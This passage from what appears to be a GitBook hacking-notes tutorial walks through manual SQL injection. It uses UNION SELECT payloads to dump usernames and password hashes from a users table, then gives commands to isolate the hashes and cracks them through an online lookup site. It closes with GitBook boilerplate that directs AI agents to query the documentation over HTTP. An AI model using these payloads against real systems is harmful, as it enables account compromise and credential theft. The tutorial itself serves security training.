
4. Let's visualize the **contents of the username and password columns** (in this case, we use the "product name" and "product type" columns):

```arduino
test' union select 1,username,password,4,5 from users-- -
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b5e6ca086cc953f9c3722e31d3172bce58afbb07%2FPasted%20image%2020230819204021.png?alt=media" alt=""><figcaption></figcaption></figure>


* Let's list the **contents of the username and password columns** again:

```scss
test' union select 1,2,group_concat(username,0x3a,password),4,5 from users-- -
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cc3e722b8cce7ac3a4f3dd34fb2f93d1a967ccce%2FPasted%20image%2020230819203730.png?alt=media" alt=""><figcaption></figcaption></figure>


5. **Let's copy the content** to the Pretty section of Burp Suite:

<div data-full-width="true"><figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-86fb8c8fb620b4400294d9ac48ec2f23d19da38c%2FPasted%20image%2020230819204345.png?alt=media" alt=""><figcaption></figcaption></figure></div>


6. Let's open the **Nvim** text editor and paste the copied text, then use this command to format it correctly: `:%s/,//r/g`
7. With this command, let's only keep the hashes and copy them to the **ClipBoart**: `cat data | awk '{print $2}' FS=":" | xclip -sel clip`

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6a8e8691820ba5c4080af093e5436d7f0e63d8c0%2FPasted%20image%2020230819205327.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


8. Finally, with the [Hashes.com](https://hashes.com/en/decrypt/hash) website, get the passwords in **plain text**:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-16befc8aa16f2b75c4160ecc976186c06791a3ee%2FPasted%20image%2020230819205812.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/hacking-tools/web/sqlmap/sql-injection-sqlmap-and-manual-testing.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.